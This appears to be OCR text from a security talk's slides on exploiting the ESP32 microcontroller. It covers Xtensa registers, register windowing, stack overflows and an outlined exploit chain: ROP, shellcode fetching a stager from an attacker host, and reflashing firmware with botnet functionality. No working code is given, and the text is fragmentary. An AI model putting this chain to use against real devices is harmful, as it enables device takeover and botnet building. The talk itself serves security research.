Exploiting ESP32


Adventures in Xtensa Architecture

Xtensa®
Instruction Set Architecture (ISA)

Reference Manual

For All Xtensa Processor Cores

Tensilica, Inc.
3255-6 Scott Blvd.
Santa Clara, CA 95054
(408) 986-8000
fax (408) 986-8919
www.tensilica.com




Overview

- Xtensa Architecture
- Stack Overflow Exploit
- Register Windowing
- ROP
  - Gadget
  - Stager
- Shellcode

ESP32 Overview

ESP32

- Built by Espressif
- OS: Mongoose-OS
  - Web Server: Mongoose
- SoC
  - Bluetooth, Wifi, Flash, ...
- CPU:
  - Built by: Tensilica
  - Architecture: Xtensa
- Breakout Board (PIN’s etc)
  - ESP-WROOM-32-Breakout by Watterott



ESP32 Hacking Setup

Xtensa Architecture

Xtensa Architecture

Little endian

32 bit (4-byte)

2-3 byte opcodes

Stack grows top-to-bottom

Register:

- 16 (visible) multi purpose register: A0-A15, and PC (program counter)
  - A0: Return Address
  - A1: Stack Pointer

Xtensa Architecture

Calling:

- CALL0: PC Relative
- CALLX0: Address in register
- J: Unconditional Jump, PC-relative
- JX: Uncodintional Jump, address in register
- Ret: Return from call0/callx0


Overall Exploit

Overall exploit


1. **Stack overflow**: Overwrite saved A0/A1 on stack, point to ropchain
2. **ROPchain**: Write Shellcode to memory location
3. **Shellcode**: Download Stager from attacker host
4. Stager:
    a. Upload Image to attacker
    b. Download patched image (PI) with BF from attacker
    c. Write Image to flash
    d. Reboot
5. Botnet Functionality (BF)

Stack Based Buffer Overflow


Stack based Buffer Overflow on x86



Stack based Buffer Overflow on x86



Stack based Buffer Overflow on Xtensa




Xtensa: Register Windowing

Xtensa call:


- Register windowing
- Only 16 registers available of the 64 physical (the register window)
- CallX: shift register window X entries
    - Shift = renaming
    - X = 4, 8, 12
    - Call**4**:
        - A4 -> A0
        - A5 -> A1
        - …
- Reason: No memory writes upon function call, only shift >> X

Func 1:


A0
A1
A2
A3
A4
A5
A6
A7
Visible Registers
P01
A0 (Stack Frame 1 ret)
P02
P03
P04
P05
P06
P07
P08
P09
P10
P11
P12
P24
Physical Registers (32 or 64)


After call4: Func2

- Stack window moved by 4



